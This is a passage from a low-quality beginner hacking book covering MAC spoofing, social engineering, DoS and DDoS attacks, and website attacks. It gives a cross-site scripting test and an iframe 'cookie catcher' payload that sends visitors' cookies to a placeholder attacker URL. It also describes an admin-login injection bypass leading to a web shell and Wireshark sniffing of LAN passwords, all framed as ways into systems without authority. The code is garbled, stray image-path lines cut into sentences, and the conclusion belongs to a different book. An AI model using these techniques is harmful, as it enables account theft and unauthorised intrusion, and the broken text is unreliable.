Now that we have gotten this far, you will find that the wireless adapter is going to be changed so that you have the same MAC address that you chose from. If you went through the steps in the right manner, you would find that you were able to change up that address so that the system or network that you want to get on will believe that you are someone who should actually be there. The network will see the address that you use and will allow you the option to log in, look around, and have access to what you would like on that network.

As we can see through this chapter, there are a ton of different types of attacks that can happen when you are trying to make sure that your computer and your network are as safe as possible. Taking care of the information that is found inside of your network is going to be really important when it is time to make sure that everything lines up and does what it should. When you are ready to work with hacking, or you are ready to keep your own network safe, make sure to check out some of these potential hacking methods and learn more about how they work.

What is Social Engineering?

The next thing that we need to spend some time on when it comes to working with our hacking on a network is the idea of social engineering. This is going to be the art of where hackers are going to try and deceive, influence, and manipulate their target in order to gain control that they want over a computer system. Hackers already know ahead of time that most people have been using computers for a long time, and they know what to look for in suspicious emails and more. And they often know that a lot of the emails that they are going to send out to their targets will just end up in the spam folder, and the target is never even going to see them at all.

This means that the hacker has to become better at their job and find innovative and new methods that they can use in order to reach their targets and gain some access to a system that they want to be on. And one of the methods that can help with this is going to be social engineering.

Now, there are going to be a few ways that we will see the hacker work with this social engineering. They could use a variety of techniques to make it happen, including email, snail mail, phone, and direct contact. And all of this is going to be done so that the hacker is able to gain some illegal access to the system, one that they have no right to be on in the first place. And sometimes the hacker, if they are successful with social engineering, is going to find a way to secretly install malicious software onto the system, allowing them to have the access they want to the computer of the target.

Criminals are often going to work with some social engineering tactics that are present because they find that it is a whole lot easier to reach the target and exploit their natural inclination to trust those around them, rather than the hacker having to find a new way to get on the system. For example, you will find that it is easier to fool someone into thinking they can trust you, and giving you the password than it is for you to go through and hack the password.

Keep in mind that security is going to be all about having the best idea of who and what you are able to trust. It is important to have a good idea of when you should, and when you should not take another person at their word, and when the person you are talking to at that time is actually who they say that they are as well. The same is going to be true when you finish up some online interactions as well, and you have to make sure that you are using a website that is a good one for your needs.

If you spend any time talking to a security professional, they may bring up the idea of the weakest link in the security chain, and often they will agree that this is going to be a human who is on the network who will accept another person or another scenario at face value. It doesn’t really matter the number of security features that are found on that network, if the people using it go around it or are not on the lookout for what is going on, then the hacker will still be able to get on when they want.

This is going to bring us back to the ideas that we need to search when it comes to how the social engineering attack is going to work... it could look like you are receiving an email or something else from a friend. If a criminal is able to hack or use social engineering on one person, though, it is possible that they are able to get onto a friend's email, steal the contact list, and then come after you. This is why you need to be careful about the things that you look over and accept online, even if it looks like it comes from someone you can trust.

Once the hacker is able to get onto the email account and they can make sure that it is under their control, they are going to work to send out emails to all of those contacts, or even leave a kind of message on the social media pages of the target if they would like. There are a lot of times when these messages are going to get to you because they will take advantage of your trust and your curiosity. Some other things that these messages can do from the hacker will include:

1. Contain a link: This is usually something that you just have to check out right now because you are curious, and it comes from a friend, which is why you are more likely to click on it. This link is often going to be infected with malware so the criminal can then take over another machine and collect that data, moving

the malware to another location.

2. Contain a download: This can include music, movies, pictures, documents, and more with some malicious software that is embedded int it. If you download, which you are likely to do since it looks like it comes from a friend, you are going to become infected. Now the criminal has gotten what they want and has access to not just your machine, but your contacts, social network accounts, email accounts, and more.

This, of course, is simply part of the beginning that you are going to see when any hacker is ready to go through the social engineering process to steal information. And you have to always be on the lookout for what is going to show up on your own computer as well. While things like the phishing attacks are going to be rampant and short-lived and only need to work with a few people to make sure that they are successful, you will find that there are other methods out there that can cause more damage. You need to take the proper steps to make sure that you and your systems are as safe as possible.

Most of the methods that you are able to use to keep your own system safe, and to make sure that a social engineering attack is not going to happen to you will include mostly rely on paying more attention to some details that are actually right there in front of you. Sometimes we get excited or too trusting, and we miss the signs. And this allows the hacker the advantage of getting ahold of all the information that they would like. With this in mind, some steps that you can take to keep yourself safe and to make sure that you are protected from some social engineerings that the hacker may try to use against you will include:

1. Slow down: The spammer would like nothing more than for you to act first and think later. If the message has a huge sense of urgency, then this is a red flag.
2. Research the facts: If something comes to you without you requesting it, then this looks like it could be spam as well. Always look up numbers and websites instead of clicking on the links in the email.
3. Remember that issues with emails are high: Hackers, spammers, and social engineers are going to take control over email accounts, and the incidents of this keep growing. They are going


to then be able to work with the trust of the contacts of that person. Even when the sender looks like, it is someone you know, if you are not expecting to get a link or an attachment from that friend, make sure to check out that information with your friend before downloading.

4. <u>Beware of any kind of download:</u> If you do not know the sender personally and expect a file from them in the first place, then downloading what you see is going to be a mistake.
5. <u>Foreign offers are usually fake:</u> If you get an email from a sweepstake or a lottery overseas, money from someone you have never heard from, or a request to transfer funds from a foreign country for a share of the money, this is always a scam.

You will always find that it is easier for a hacker of any kind to gain your trust and then work on the attack that they want, compared to doing something that is random. It may take them more time to work in this manner, but it is definitely going to give them more of the results that they are looking for along the way as well. You have to always be careful about the communications that you are seeing, and be on the lookout to figure out whether the links, emails, information, and more that you are sending out and even receiving are going to be safe for you to use and that all of these are actually coming from the person you think they should.

Hackers like to work with social engineering because they know that they are able to gain the trust of another person without all the work that some other methods take. If you are on the lookout though and learn to not trust everything just because it looks safe or is found in your inbox online, then you may be able to miss out on some of these attacks, and can close up the vulnerabilities that are on your system. The biggest weakness that is found on a computer network is the people, especially when it comes to social engineering, so question everything and be safe ahead of time to ensure that no one is going to be able to gather your information if you don’t want them to.

Chapter 7:
Working on a DoS attack



One of the attacks that a hacker is likely to use to help get into their target's computer and make sure that they are able to get the results that they want is a denial of service attack or DoS attack. This is going to be an attack that will make it harder for actual users of that system to get on and complete the business that they want. The reason for this one is that the hacker is able to go through and cause issues, and will flood up the system until it crashes. Then the hacker is able to get into the system and steal all the information they want or use that advantage in some other manner. Or it can at least make a big disruption in how the business is going to be able to conduct themselves as well.

A DoS attack is unique because it is going to be more of an intentional type of attack that happens online, and one that is going to be carried out on networks, online resources, and many websites in order to restrict some access that is needed by users who should be on the system. These attacks are going to be notable events that are hard to break and can take hours, and sometimes longer, in order to get people back on the network. Let’s take a look in order to look at some things that happen with a DoS attack.

How This Attack Works

The first thing that we need to take a look at is how this attack is going to break down and how it is able to work for our needs. This kind of attack is really on the rise in our modern world because consumers and the businesses they like to use are going to move more online than ever before, and this is one of the easiest ways for them to interact with one another and get things done. But this also means that a hacker is able to reach them through this mean as well.

Often these kinds of cyberattacks are going to be done in order to steal some financial and personal information of the other person, to cause a lot of damage to the reputation and the finances of the company, and just to cause a lot of trouble. And when the hacker decides to work with something that is a data breach, then they will find that targeting a specific company, or a host of companies if possible, all at the same time is a great way to get this kind of valuable information when they need it.

It is also possible that even a company that decides to use and keep in place higher security protocols could still be a victim of these attacks. If they are working with a supply chain or some other kinds of companies and those parties are not working with the right kind of security measures, then it is possible for them to be under attack as well. This is why you need to hold all the other companies you work with the same kind of standard that you set for your own business as well. It is a good way to protect both of you.

When we take a look at this attack, we will notice that the hacker is going to be able to rely on just one kind of internet connection and one device in order to get the work done. In order to make sure that they are able to send out a continuous and rapid amount of requests that will override the server for their target, and to make sure that the bandwidth of the system is not going to be able to handle out all the requests that the hacker is sending.

Many times the hacker is going to be happy to use this attack because it will allow them to go through and exploit some vulnerabilities that show up in the software that they want to use. Then they will make it their goal to exhaust out the RAM or the CPU of that server. The damage in loss of service is going to be done through one of these attacks, and sometimes we are able o fix them in the short-term with implementing a firewall that is going to set up the rules about what is allowed and what is denied.

Since this kind of attack is just able to rely on one particular IP address, rather than many, the firewall is a great option to use because it is able to fish out that IP address and then will simply deny further access by that one onto the system. This is going to be helpful because it will stop the system from accepting the request from that one IP address, and then the attack has to stop.

We have to be aware, though, that there is another type of attack that is similar to the DoS, but it takes it up another level and will be hard for the firewall to protect us against. This is going to be known as the Distributed Denial of Service attack, or the DDoS attack.

The Distributed Denial of Service Attack

The next part of the equation that we need to take a look at here is going to be the DDoS attack or the Distributed Denial of Service attack. This is a similar attack to what we discussed with the DoS attack, but it is going to work by taking many infected devices and connections to help with the attack, rather than just using one. All of these requests are then sent over to the target in order to overwhelm the target and make it impossible to handle it all. These devices and the various connections that the hacker decides to use will be found throughout the world, which makes them really hard to track down and stop.

A botnet is usually the way that a hacker will be able to make this happen. The botnet is going to be a network of personal devices that will all be compromised, usually without the owners having any idea that their network is being used to do one of these attacks. The hacker will be able to infect these systems and computers and systems with some malicious software in the hopes that they will be able to gain the control over the system that they want and that they can then send out spam and other fake requests to the servers and devices that are out there.

A target server is going to end up falling victim to this kind of attack, and then will be able to help the hacker to overload their systems because there will now be thousands of these phone traffic sources coming into the system. The server, in this kind of attack, is going to end up being attacked from many different sources, rather than just one, and this is going to be its downfall overall. Sometimes the firewall will be able to protect against some of this, but often there are so many sources coming in so quickly that it is almost impossible to get this to stop, and the server is going to fail.

Unlike many of the different attacks that are going to be started in order to steal sensitive information from the target, the initial DDoS attacks are done in order to make sure that a particular website is not accessible to the user. There are some of these attacks out there, though, that are going to be used as a front for other malicious acts by the hacker.

When the server is finally knocked done, and the hacker is then able to get themselves onto it, sometimes they can go behind the scenes and take down the firewalls of the website, or find a way to weaken what is found in the security code there. This is going to make it so much easier for the hacker to go back to that website or that target later on and do another attack that is more specific to what they would like to see.

This kind of attack is one that is going to be known more like a digital supply chain attack. If the hacker is not able to make their way through and penetrate the security systems of the website of the target, they will then need to go through and find a weak link that is connected to the target, and then they can go and use that link as their method of attacking. When the link that the hacker is able to compromise happens, then the primary target is going to automatically feel the effects as well.

An Example of a DDoS Attack

Another type of attack that we need to watch out for is known as a Distributed Denial of Service Attack, or DDoS. This is similar to what we saw with the DoS attack, but it is going to be taken in a slightly different manner and will allow the hacker to get through some issues that come up with the firewall. It is much harder to protect against this kind of attack, which makes it easier for a hacker to use it.

In October 2016, a DDoS attack was carried out on a domain name service provider known as Dyn. Think of the DNS kind of like the directory of the internet that is going to route your requests or traffic to the right webpage that you request. The Dyn company and some others that are out there will host and then manage the domain name of some companies in this directory and then will hold that information on the server.

When Dyn and its server were compromised, this was also going to affect the websites of the companies that Dyn is able to host. The attack on Dyn ended up flooding its servers with a ton of internet traffic, so much that the server was overwhelmed by this traffic, and then it created a mass web outage and shutting down the websites that went on this server. This included more than 80 websites like PayPal, Netflix, Airbnb, Spotify, Amazon, and Twitter, to name a few.

Some traffic that programmers were able to detect from this attack seemed to have come from a botnet that was created with malicious software known as Mirai. This software was thought to have affected more than 500,000 devices that were connected to the internet in order to send all the requests that took the sites down.


Unlike the botnets that we see in other cases, the ones that are going to capture private computers, this one was a bit different and tried to gain control over the easily accessible Internet of Things devices such as cameras, printers, and DVRs. These devices are usually not as secure as working with the personal computers and more, and they were taken over by the hacker and then used to make the DDoS attack by sending an insurmountable number of requests to the Dyn server.

At the time, no one was really working to protect these kinds of devices, because they were not the first choice that everyone thinks about when it is time to work with these issues and more along the way. But even these devices can be turned around against us and can go after the system we have if the hacker wants to do the work. They were enough that hackers were able to use them to take down a big site in 2016. Just because a hacker was able to get onto some of those side devices that we don’t think about that much, a large server, and all the companies that were connected to it, went down for some time.

Of course, the attacks are never going to just stop. Cyber vandals and more will keep getting into these systems with new and innovative manners that help them to create and commit the crimes that they want. It doesn’t really matter what the reason for doing the attack is in the first place. What matters is that they are able to figure out how to get on there, and unless you take the right steps to prevent it, your system is going to be at risk.

Both the DoS and the DDoS attack are going to cause problems for any network that you are working with at the time. If you are not careful and showing the right precautions along the way, you are going to end up with some trouble as well. Make sure that you watch out for the kinds of attacks that we have discussed already in this guidebook, and work to make sure that the hackers are not able to get onto your network at all.

Chapter 8:
Keeping Your Information Safe



Now we need to spend some time in this guidebook looking at some steps that we can take to keep our wireless network safe, and some things that a hacker can potentially do, in order to get into our websites and cause any problems that they would like. While it is not possible for a hacker to go through and get on all the websites that are out there because companies often put up different security measures and protections to keep them safe. There are some times when the owners of the sites are not going to be careful, and you, as someone who wants to keep your network safe, have to be aware of these.

In this chapter, we are going to spend some time looking at a few of the methods that can be used in order to hack into a website and then get onto some networks that you would like. We will look at things like injection attacks, cross-site scripting, and more. We will also take a bit of time to look at how we can work with these, and some codings. So, you can see how you will be able to protect the system that you are on, rather than using all of this to take over another website that you should not have access to in the first place.

Attacking a Website with Cross-Site Scripting

The first option that we are going to look at when we want to get onto a network where we should not be is with cross-scripting. This will work for the best when you can find a site that is vulnerable, and then we can post some content that we want to make this work. A good place to start with this kind of attack is with a message board. Remember, if you are not picking out a website that is vulnerable and missing the security measures that it should have, then this is not going to work. The security features that show up on a website will put an end to that.

Once we find the forum or the message board that we would like to use, we will need to create a post. You can add some special codes to this post that will basically help you to capture the data of the people who decide to click on it. You will want to spend some time here testing out to see if the system will allow that to stay there, or if it has some security features that will allow the code to stay. The code that we want to have found in our message post will include:

<script>window.arlter)”test”)</script?

If you type this in and then an alert box shows up when you click on this post, then the site is going to be vulnerable to the attack, and we can continue on with some other steps that we can take to work with this process. Next on the list is that we want to create and then upload what is known as our cookie catcher.

The goal with this type of attack here is that we would like to be able to get a user to click on it, and then steal the cookies from them, which is going to make it easier for you to access the account of that user on the website, and get more information as well. You will need to also create a cookie catcher for this to work, which will be there to help capture all the cookies of the potential targets, and will provide you with the information that you need. You also want to stop here and make sure that it was vulnerable to the remote code execution that you want to use as well.

From here, we will want to make sure that we can post our cookie catcher and still have it work well. To make this happen, the right kind of coding needs to show up in the post so that you are able to capture the cookies and send that information over to your own system when it is time. Adding in some text to this before and after the code is often best because it makes the information look more reliable and less suspicious to those who may be checking it out along the way as well. A good example of the kind of code that you would like to use here will include:

```
<iframe frameborder="0" height="0" width="0"
src="javascript...:void(document.location='YOURURL/cookiecatcher.php?
c=' document.cookie)></iframe>
```

If this works, there should be some cookies that will come to your chosen website. You can then use the cookies that you have collected. You are able to use the information from the cookies, which should be saved to the website of your choice, for whatever purpose you need.

An Injection Attack

We also need to take some time to look at what is known as an injection attack. Similar to what we did above, we need to spend some time looking for a website that has some weaknesses or vulnerabilities on it to see how this will work. This is where you are going to find all the easily accessible admin logins that you want, and you can work with them in no time. You can even look through your own search engine to see if you would like and see if you can find something like admin login.php or admin login.asp.

When you are able to find a website that is going to work for your needs on this kind of attack, you need to go through the steps that are needed in order to log in here as an admin. You can type in admin as the username that you will want for this, and then use one o a number of strings as a password to help you get started. You may need to experiment with this a bit to find the one that will get you into the system.

Keep in mind that this one is going to take you a little bit more time than the other options. You may need to try out multiple strings to get one that will work, and it is going to include a lot of trial and error to get it to work. With some persistence, you will be able to get your own way onto a site as an admin, without having the actual authority to be there in the first place. This is even easier if you work with a site that is vulnerable and will not have the right safeguards in place.

From this point, we will have the freedom to access the website as we would like. Eventually, you will be able to find the string that is going to make it easier for you as an admin to get onto the website as an admin and do the work that you would like. You can then, because you are an admin of that page, about to do some further actions on the process, and get it to work for your own needs as well. For example, as an admin, you will be able to go through and upload a web shell on this to gain server-side access to upload a file, mess with some accounts and files, and so much more.

When you are the one who gets to be an admin, you will be in charge of the whole system quite a bit, and this is great news for someone who is just getting started out with this. There is very little that you won’t be able to do as the admin of the system, and if you get in and get out quickly, it will be hard for someone else to even notice that you were there until it is too late.

Password Hacking

While we are on this topic, we need to spend a bit of time looking at something known as password hacking. It is so important that you find some methods that will ensure that your password is going to stay safe and sound. Any time that someone is able to get onto a secure website, they need to have their own username and password in place. This information will be sent to the website to be authenticated before anyone is able to get onto the network.

A hacker, if this information is placed onto a database and that database is not secure, is able to get on to that information and can use it later to make sure they can get the valuable information that is inside. This is an even easier process to work with if the hacker is able to get this from the Local Area Network or LAN. The hack that we are going to take some time to go through step by step below is going to happen on a LAN connection, so we will want to double-check that we are working with a router or a HUB and that it is all done online.

To get this attack to happen, we need to start out everything with the VMWare first, and then go through some steps below to make this all happen, including:

- Download and then install Wireshark if you still need it.
- You can run Wireshark in Kali Linux. To do this, go to Application and then Kali Linux, then Top 10 Security Tools, and finally, Wireshark. Once you have Wireshark open, you should click on Capture and then Interface. Look for the device column and select which kind of interface that you would like to use. Press the start button, and Wireshark will begin capturing

traffic.

- Since Wireshark is going to capture traffic and other data on the network, it is up to the hacker to filter it all, remember. You only will want the POST data because this is what is generated by they user after the get onto the system. You can go to the filter text box and type in “HTTP. request method = “POST” to show up all of these POST events.
- At this point, you are able to analyze the data to obtain the passwords and username needed. If you are on a network that has more than one user, there will be login information that shows up on different lines for each user. Right-click on the line with the information that you want, and a list of options will show up. You want to click on the part that says "Follow TCP Stream".
- From here, a new window is going to show up, and the password and the username will show up. You may find that sometimes the password will come in a hashed form, so you may need to do some work to get it out.
- If the password is a hash, you can run Hash ID and then go to the root@kail command line, typing in hash-identifier. Copy and then paste your hash value into this command line so that you can see the type of hash you are dealing with.
- There are also a lot of great cracking tools that you can use for hashed passwords, and these can help you to get the plaintext password that you need.

The wireless network of your target is going to be one of the best ways that you are able to handle some work that you want to do to get on their network. This wireless network allows them to communicate with one another, but it also offers some chances for the hacker to get into the system and cause the problems that they would like. Learning the best ways to protect your network and being careful when you go to open wireless connections can be a great way to make sure that no one is going to be able to get into your system without your permission.

Conclusion

A full understanding of the networking concepts moves us closer to the appreciation of the larger computing discipline. As a result, it is of profound significance to be equipped with knowledge in this area of IT whose relevance spans the total experience of modern existence for virtually every literate human being.

This book does not only equip hungry networking learners with fundamental knowledge in this largely significant discipline of computing but also offers any computer-savvy reader of the basic computer networking concepts that are of massive importance in their experiences on the Internet down to their day-to-day interactions with connected networked, computing devices-in school, workplace and even at home.

It is not necessarily for computer network experts (and networking expert wannabes) to take an interest in the networking concept. Network users, who only need the technical know-how of maneuvering around computer networks of different kinds for their personal needs, also have the rare opportunity to equip themselves with knowledge on the technicalities of what they deal with from time to time-the computer network.

For networking enthusiasts, it is no secret that a toddler needs to crawl before effectively getting up on their feet, taking a slight step before hitting the road in total confidence. It is no doubt that this book comprehensively guides the reader through the basics of computer networking by offering a beginner-friendly tutorial on network setup and configuration by first introducing the requisite networking concepts. To sum up the good start, a few more or less advanced topics of network management and security, the Internet, and virtualization in cloud computing, awaken the reader to a vivid sight of the interesting future in networking study experience.

Thank you for choosing this book. We know that there are a number of books out there on this topic. So, by choosing this one, you have given us a huge boost. Best of all, we are motivated to keep going and making content which you will find helpful and engaging. Take the time to check out the other books in this series. We are sure you will find a great deal of value in them as well.